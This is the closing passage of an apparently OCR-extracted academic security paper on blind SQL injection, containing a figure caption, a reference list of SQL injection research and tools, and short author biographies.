


**Figure 16: Marathon Tool Debug Log Section**

## References

[1] "(More) Advanced SQL Injection". Chris Anley. NGS Software URL: http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf

[2] "Blindfolded SQL Injection". Authors: Ofer Maor y Amichai Shulman. Imperva URL:http://www.imperva.com/application_defense_center/white_papers/blind_sql_server_injection.html

[3] "Blind SQL Injection Automation Techniques". Author: Cameron Hotchkies. BlackHat Conferences. URL:https://www.blackhat.com/presentations/bh-usa-04/bh-us-04-hotchkies/bh-us-04-hotchkies.pdf

[4] "Absinthe". Author: Cameron Hotchkies. 0x90.URL: http://www.0x90.org/releases/absinthe/download.php

[5] "Data Mining with SQL Injection and Inference". Author: David Litchfield. NGS Software. URL: http://www.ngssoftware.com/research/papers/sqlinference.pdf ]

[6] "SQL Injection Cheat Sheet". Author: Ronald van den Heetkamp. 0x000000. URL: http://www.0x000000.com/?i=14&bin=1110

[7] "Solar Empire's Exploit". Author: Blackhawk. Milw0rm. URL: http://www.milw0rm.com/exploits/4078

[8] "…a SQL Server Injection & takeover tool… ". Author: icesurfer. SQLNinja. URL: http://sqlninja.sourceforge.net

[9] "SQL PowerInjector". Author: Francois Larouche. SQL PowerInjector. URL: http://www.sqlpowerinjector.com

## Authors

**Chema Alonso** Chema Alonso is a Computer Engineer by the Rey Juan Carlos University and System Engineer by the Politécnica University of Madrid. He has been working as security consultant last six years and had been awarded as Microsoft Most Valuable Professional from 2005 to present time. He is a Microsoft frequent speaker in Security Conferences. He writes monthly in several Spanish Technical Magazines as "Windows TI Magazine", "PC Actual" or "Hackin9". He is currently working on his PhD thesis under the direction of Dr. Antonio Guzmán and Dr. Marta Beltran. chema@informatica64.com

**Daniel Kachakil** received the degree in Systems Engineer and the Master degree on Software Engineering by the University Politécnica of Valencia. dani@kachakil.com

**Rodolfo Bordón** received the degree in Software Specialist Technician and works as System Security Consultant. rodol@informatica64.com

**Antonio Guzmán** received the degree in Physics Science in 1999 and Ph.D. degree in Computer Science in 2006 from Rey Juan Carlos University of Madrid, Spain. Since 2000, he has been an Assistant Professor with the Department of Computer Architecture and Technology, Rey Juan Carlos University. Antonio.guzman@urjc.es

**Marta Beltrán** received the Laurea com Laude degree in electronic engineering in 2000, from Complutense University of Madrid, Spain and the degree in Physics Science in 2002, from UNED, Spain. She Received the Ph.D. degree in Computer Science in 2005 form Rey Juan Carlos University of Madrid, Spain. Since 2000 to 2006 she works as assistant professor in Rey Juan Carlos University. Since 2006 she is Titular Professor in the same university. Marta.beltran@urjc.es